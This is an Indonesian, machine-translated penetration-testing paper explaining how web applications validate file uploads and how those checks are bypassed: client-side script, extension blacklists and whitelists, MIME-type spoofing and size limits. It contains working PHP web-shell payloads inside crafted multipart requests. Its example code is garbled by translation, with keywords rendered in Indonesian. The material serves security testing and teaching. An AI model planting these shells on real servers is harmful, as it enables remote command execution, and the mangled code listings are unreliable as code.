2018

Batasan Unggah File

Jalan pintas

Tim Haboob

1 ISI

• PENDAHULUAN :

Selama pengujian penetrasi, Anda mungkin telah melihat Unggahan File tidak terbatas yang dapat memberi Anda akses ke server untuk mengeksekusi kode berbahaya, namun, tidak mudah untuk melakukannya dalam beberapa kasus di mana Anda harus melewati pembatasan dan penyaringan unggahan file yang dapat membuatnya sedikit menantang untuk akhirnya menyelesaikan pekerjaan. Makalah ini akan membahas metode bagaimana aplikasi web menangani proses ini dan bagaimana memvalidasi file yang sedang dikirim ke server dan bagaimana mem-bypass validasi ini.

• VALIDASI FILTER SISI KLIEN :

Validasi sisi klien adalah jenis validasi yang terjadi sebelum input benar-benar dikirim ke server. Dan itu terjadi di browser web dengan atribut JavaScript, VBScript, atau HTML5. Pemrogram menggunakan jenis validasi ini untuk memberikan pengalaman pengguna yang lebih baik dengan merespons dengan cepat di tingkat browser.

ÿ BYPASS FILTER SISI KLIEN :


Jenis validasi ini dapat dilewati dengan mudah dengan mematikan JavaScript di browser atau dengan mengubah permintaan HTTP setelah permintaan keluar dari browser dan sebelum dikirim ke server.

ÿ CONTOH :

```
1. <script type="text/javascript"> 2. var
_validFileExtensions = [".jpg", ".jpeg", ".bmp", ".gif", ".png"]; 3. fungsi
Validasi(oForm) { var arrInputs = oForm.getElementsByTagName("input"); 4.
(oInput.type == "file") { var sFileName = oInput.value; if (sFileName.length >
5.       0) { var blnValid = false; for (var j = 0; j < _validFileExtensions.length; j+
6.           +) { var sCurExtension = _validFileExtensions[j]; if
7.           (sFileName.substr(sFileName.length - sCurExtension.length,
8.               sCurExtension.length).to
9.
10.
11.
12.
13.
      LowerCase() == sCurExtension.toLowerCase())
14.                       { blnValid = true; merusak;
15.
16.                   }
17.               }
18.
19.               if (!blnValid)
20.                   { alert("Maaf, " + sFileName +       " tidak valid, ekstensi yang diizinkan adalah:    " + _validFileExtension
      s.join(", ")); kembali salah;
21.
22.               }
23.           }
24.       }
25.   }
26.
27. kembali benar;
28. } 29. </script>
```

Seperti yang Anda lihat di file sebelumnya bahwa JavaScript ini hanya memproses permintaan Anda sebelum benar-benar dikirim ke server dan memeriksa apakah file Anda memiliki ekstensi file gambar (jpg, jpeg, bmp, gif, png). Yang dapat dimanipulasi setelah Anda menghentikan permintaan dan mengubahnya untuk mengubah konten dan nama file dari gambar yang diunggah yang baru saja Anda unggah ke kode berbahaya yang sebenarnya dan dengan ekstensi yang dapat dieksekusi.

Seperti yang ditunjukkan pada gambar sebelumnya bahwa pengunggah file menghentikan permintaan kami oleh JavaScript saat kami mencoba mengunggah file php langsung.



Kami dapat melewati validasi jenis ini dengan mengunggah gambar biasa melalui browser kemudian memanipulasi permintaan dengan mengubah ekstensi yang akan dikirim ke server dan juga konten file yang sebenarnya. Dalam hal ini kami mengganti nama file dan menggunakan ekstensi .php alih-alih ekstensi .jpeg dan kami juga mengganti konten file dengan kode berbahaya.

• VALIDASI NAMA FILE :

Validasi nama file adalah ketika server memvalidasi file yang diunggah dengan memeriksa ekstensinya, validasi ini terjadi berdasarkan banyak metode, tetapi dua metode yang paling populer adalah Blacklisting File Extensions dan Whitelisting File Extensions.

Ekstensi file daftar hitam adalah jenis perlindungan di mana hanya ekstensi tertentu yang ditolak dari server, seperti php, aspx. Sedangkan Whitelisting File extensions adalah kebalikannya, yaitu hanya beberapa ekstensi file yang diperbolehkan untuk diupload ke server, seperti jpg, jpeg, gif.

BYPASS NAMA FILE : _

Validasi nama file adalah ketika server memvalidasi file yang diunggah dengan memeriksa ekstensinya, validasi ini terjadi berdasarkan dua metode, Ekstensi File Daftar Hitam dan Ekstensi File Daftar Putih.

Ekstensi File Daftar Hitam adalah jenis perlindungan di mana hanya ekstensi tertentu yang ditolak dari server, sedangkan ekstensi File Daftar Putih adalah kebalikannya, Hanya beberapa ekstensi file yang diizinkan untuk diunggah ke server, Seperti jpg, jpeg, gif .

Beberapa metode validasi nama File dapat dilewati dengan mengunggah ekstensi lain yang tidak populer atau dengan menggunakan beberapa trik saat mengunggah file untuk melewati jenis validasi ini.

Melewati Daftar Hitam dan Daftar Putih:

- **Bypass Daftar Hitam:**
  Daftar hitam dapat dilewati dengan mengunggah ekstensi php yang tidak populer.
  seperti: pht, phpt, phtml, php3,php4,php5,php6
- **Bypass Daftar Putih:**
  Daftar putih dapat dilewati dengan mengunggah file dengan beberapa jenis trik, Seperti menambahkan injeksi byte nol seperti (shell.php%00.gif). Atau dengan menggunakan ekstensi ganda untuk file yang diunggah seperti (shell.jpg.php).


Beberapa jenis bypass lainnya dapat dilakukan dengan mengunggah file tetapi dengan mengubah ekstensi kasus seperti: pHp, Php, pH.

ÿ CONTOH:

```
1. if($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg" 2. &&
$imageFileType != "gif" ) { 3.
        echo "Maaf, hanya file JPG, JPEG, PNG & GIF yang diperbolehkan.";
```


Pada kode sebelumnya Anda dapat melihat bahwa pengunggah file ini hanya menerima beberapa ekstensi (jpg, jpeg, gif). Dan dalam contoh ini kita akan mencoba melewatinya untuk mengunggah file php di server web.

ÿ BLACKLISTING BYPASS



Seperti yang Anda lihat pada gambar sebelumnya, kami dapat melewati validasi ini dengan mengunggah file php tetapi dengan ekstensi .php5, yang dapat diterima oleh server Apache dan berjalan secara otomatis sebagai file php.

ÿ PELANGGARAN PEMBERITAHUAN WHTELING



Seperti yang Anda lihat pada gambar sebelumnya, kami dapat melewati validasi ini dengan mengunggah file php dengan ekstensi ganda untuk melewati jenis validasi ini dengan mengunggah "shell.jpg.php" ke server.

• VALIDASI JENIS ISI :

Validasi Content-Type adalah saat server memvalidasi konten file dengan memeriksa tipe MIME file, yang dapat ditampilkan dalam permintaan http. Misalnya, beberapa unggahan file gambar memvalidasi gambar yang diunggah dengan memeriksa apakah Tipe-Konten file tersebut adalah tipe gambar.

BYPASS JENIS KONTEN :

Jenis validasi ini dapat dilewati dengan mengubah nama file misalnya menjadi “shell.php” atau “shell.aspx” tetapi tetap menggunakan parameter “Content-Type” sebagai “image/ *” Jenis konten. Seperti “gambar/png”, “gambar/jpeg”, dan “gambar/gif”.

ÿ CONTOH :

```
1. <?php 2.

3. $mimetype = mime_content_type($_FILES['file']['tmp_name']); 4.
if(in_array($mimetype, array('image/jpeg', 'image/gif', 'image/png'))) { 5.
        move_uploaded_file($_FILES['file']['tmp_name'], '/uploads/' . $_FILES['file']['name']);
6. gema 'Oke'; 7.

8. } else { 9.
echo 'Unggah gambar asli'; 10. }
```

Pada kode sebelumnya kita dapat melihat bahwa kode tersebut memeriksa tipe MIME yang merupakan Content Type dari file yang sedang diupload ke server, seperti gambar di atas dalam hal ini kode ini hanya menerima image/jpeg, image/gif, image /png Jenis berkas. Kami dapat dengan mudah melewati jenis validasi ini dengan mengunggah file yang dapat dieksekusi tetapi setelah kami memanipulasi permintaan dan mengubah bidang "Jenis Konten" ke jenis gambar MIME yang diterima server web.

```
-----------------------------186327040775293428713327341 29
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
```

• VALIDASI PANJANG ISI :

Validasi Content-Length adalah ketika server memeriksa panjang konten file yang diunggah dan membatasi ukuran file yang tidak boleh dilampaui, Meskipun jenis validasi ini tidak terlalu populer, Tetapi dapat ditampilkan pada beberapa file yang diunggah.

ÿ BYPASS PANJANG KONTEN :

Jenis validasi ini dapat dilewati dengan mengunggah kode berbahaya yang sangat pendek di dalam file yang diunggah tergantung pada batasan ukuran maksimum di server web, Kami dapat mengetahui ukuran spesifik di server web dengan mengaburkan pengunggah file dengan ukuran file yang berbeda dan memeriksa apakah file tersebut diterima atau tidak.

ÿ CONTOH :

```
1. if ($_FILES["fileToUpload"]["size"] > 30) { 2. echo
"Maaf, file Anda terlalu besar.";
3.  }
```

Pada kode sebelumnya kita dapat melihat bahwa file yang diupload dibatasi kurang dari 30 byte. Kami dapat melewati batasan ini dengan mengunggah file dengan kode berbahaya yang sangat pendek.

```
-----------------------------186327040775293428713327341 29
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: application/x-php

<?=`$_GET[x]`?>
```

• SUMBER DAYA :

http://www.securityidiots.com/Web-Pentest/hacking-website-by-shell uploading.html

http://www.net-informations.com/faq/asp/validation.htm

https://www.owasp.org/index.php/Unrestricted_File_Upload

https://www.sitepoint.com/mime-types-complete-list/

https://www.w3schools.com/php/php_file_upload.asp

https://stackoverflow.com/